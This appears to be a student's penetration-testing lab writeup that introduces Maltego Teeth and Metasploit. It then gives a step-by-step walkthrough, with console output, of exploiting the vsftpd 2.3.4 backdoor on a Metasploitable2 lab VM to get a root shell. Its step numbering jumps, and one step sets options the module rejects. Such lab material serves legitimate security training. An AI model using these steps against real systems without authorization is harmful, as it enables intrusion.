
Day 3:

Task 1 : study of exploitation tools

1. **Maltego Teeth - This tool can be used for the information gathering phase of all security related work. Maltego aggregates and locates the information posted all over the internet.**



maltego-teeth


A set of transforms for Maltego to run nmap, sqlmap, and more against entitites in Maltego.

Installed size: `122.68 MB`
How to install: `sudo apt install maltego-teeth`


2. **Metasploit Framework - It contains a number penetration testing tool that enables us to find, exploit, and validate vulnerabilities.**

task 2 : analyzing and testing of exploitation methods and penetration testing

MALTEGO



Metasploit :-



root@testserver: /home/[redacted]

```
msf6 > banner

  METASPLOIT by Rapid7
```

```
       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 >
```

Task : exploit the metasploit machine through linux operating system

Hacking Linux OS using Metasploit Framework

Here in this practical we will learn how to start Metasploit-framework and explore it and how to search vulnerability, payloads and configuring the exploit and payload to attack the target system vulnerability. For this attack we have to also run the Metasploit2-linux in virtual machine

Steps for this attack


1. First of all, power on the Metasploit machine and kali linux in your pc.

2. Type ifconfig in your Metasploit machine and note ip address. (ifconfig is used to know the ip address).

3. Now in kali linux switch to super user.


4. Write "service postgresql start" on terminal and hit enter.

5. Now execute "msfconsole -q" to start Metasploit framework.


Kali-Linux-2022.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali-Linux-2022.2-vmware-a...
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG IN
4:45 PM
28/06/2024

```
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.4.15-dev-                         ]
+ -- --=[ 2432 exploits - 1253 auxiliary - 428 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```


1. **Now open a new terminal in kali linux and use command “nmap -sV -p 21 ”. Here we will put the ip address of Metasploit machine. i.e. 192.168.148.142.**



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p 21 192.168.148.142
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 10:02 IST
Nmap scan report for 192.168.148.142
Host is up (0.0050s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:64:2B:E0 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
```


Here we use port no 21 before the ip address. Now we have the version and port detail. Now we know that the target is running a vulnerable version of vsftpd on port no 21.

2. **Now use the search command to exploit vsftpd i.e. “search vsftpd”.**




```
msf6 >
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

3. **Now execute “use” command to load exploits.**




```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

4. By executing “show options” command, we can view options that need to be configured for exploit.



```
sf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

odule options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CHOST                     no        The local client address
  CPORT                     no        The local client port
  Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT    21               yes       The target port (TCP)


ayload options (cmd/unix/interact):

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------


xploit target:

  Id  Name
  --  ----
  0   Automatic


iew the full module info with the info, or info -d command.
```


10. To set RHOST value, execute “set RHOST ”.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.148.142
RHOSTS => 192.168.148.142
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Here we use show payload to list all suitable payloads that work with the above exploit.


11. Now execute show options command, to view option that need to be configured for payload.



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Settin  Required  Description
            g
   ----     --------------  --------  -----------
   CHOST                    no        The local client addr
                                      ess
   CPORT                    no        The local client port
   Proxies                  no        A proxy chain of form
                                      at type:host:port[,ty
                                      pe:host:port][...]
   RHOSTS   192.168.148.14  yes       The target host(s), s
            2                         ee https://docs.metas
                                      ploit.com/docs/using-
                                      metasploit/basics/usi
                                      ng-metasploit.html
   RPORT    21              yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```


12. To set LHOST and LPORT values for payload, execute the following command.

- **Syntax: set LHOST <ip>**
- **Syntax: set LPORT <port>**




```
nsf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.148.142
[!] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 192.168.148.142
nsf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 3434
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT => 3434
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

13.) now execute the exploit command to gain the access to the target machine



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.148.142:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.148.142:21 - USER: 331 Please specify the password.
[+] 192.168.148.142:21 - Backdoor service has been spawned, handling...
[+] 192.168.148.142:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.148.144:46849 -> 192.168.148.142:6200) at 2024-01-22 10:43:16 +0530
```

14.) Finally we can execute linux commands.



```
whoami
root
pwd
/root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
Desktop
reset_logs.sh
vnc.log
```